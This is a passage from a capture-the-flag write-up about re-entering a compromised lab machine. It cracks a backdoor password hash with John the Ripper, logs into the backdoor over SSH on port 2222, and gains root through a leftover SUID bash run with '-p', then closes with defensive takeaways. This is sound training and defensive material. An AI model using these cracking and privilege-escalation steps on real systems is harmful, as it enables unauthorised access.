
Forcing the exact format fixed it:
1
john backdoor_hash --wordlist='/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt' --format='dynamic=sha512($p.$s)'
I had to look up how to phrase that for John: dynamic=sha512($p.$s) tells it precisely how to combine a candidate password with the salt before hashing, password first, salt appended, then SHA512, matching exactly what the backdoor’s own verifyPass function does. The password cracked clean: [redacted].

While digging for the right format, the defacement page the attacker left on the box was still sitting there to find:
Getting back in
Connecting to the backdoor on port 2222 failed at first, and I had to look up why: ssh-rsa as a host key algorithm isn’t offered by default in newer OpenSSH clients anymore, needing an explicit override:
1
ssh -i backdoor_hash 10.128.153.18 -p 2222 -oHostKeyAlgorithms=+ssh-rsa
With that flag in place, the connection negotiates cleanly, and it’s the cracked password from the backdoor, not a key, that gets the shell open, dropping straight into a session under james’s own account.

User flag: [redacted]
Root, via a SUID bash left behind
James’s own password didn’t get anywhere with sudo, and switching to the other cracked accounts via su didn’t help either, none of them had anything useful waiting. What did stand out immediately in ls -la was a large, oddly-named executable sitting right in the home directory:

.suid_bash is owned by root with the setuid bit set. Running it plainly just drops into another unprivileged shell, though, cd /root and sudo su inside that shell still both fail. I was stuck here and had to look up the missing piece: modern bash drops its elevated privileges by default when invoked with the setuid bit set, unless told explicitly to keep them.
1
./.suid_bash -p
The -p flag is exactly that instruction, and it’s the difference between a $ prompt and a # one here.

Root flag: [redacted]
Defensive takeaways
Every step in this chain traces back to something specific and fixable. The upload endpoint accepted a .php file with no server-side type or content check at all, a working upload feature needs to validate what it’s actually receiving, not just that something arrived. The whole attack was readable after the fact only because it ran over plain, unencrypted netcat, an attacker’s own reverse shell traffic is exactly the kind of thing a network IDS watching for outbound connections to unusual ports should flag on its own. James’s real password being visible mid-session is a direct consequence of that same lack of encryption, nothing about the password itself was weak, the channel it traveled over was. Four of five system passwords fell to a small, publicly available wordlist, password policy enforcement would have closed that path regardless of anything else on the box. And the SUID .suid_bash binary is the cleanest lesson of the five: nothing on this system needed a setuid shell sitting in a user’s home directory, and a routine audit for unexpected SUID binaries (find / -perm -4000 and reviewing what comes back) would have caught it before an attacker ever could.
Lessons Learned
The room’s own tasks matched the natural order of the investigation closely, which made it easy to follow, but the real skill here wasn’t running any single command, it was reading an entire attack chain out of a passive capture and treating every stage as a separate question: what got uploaded, what did the attacker type, what did they download, what did they crack, what did they leave behind. The John format issue was the one genuine stumbling block, and it’s a useful one to have hit: a tool guessing the wrong hash type isn’t a dead end, it’s a reason to go read the actual hashing scheme (the backdoor’s own verifyPass call) and tell the tool explicitly what to do instead of trusting its first guess. The SUID -p flag was the other thing I didn’t know going in, bash quietly declining to honor its own setuid bit unless asked to explicitly is exactly the kind of default that’s invisible until it’s the one thing standing between a shell and root.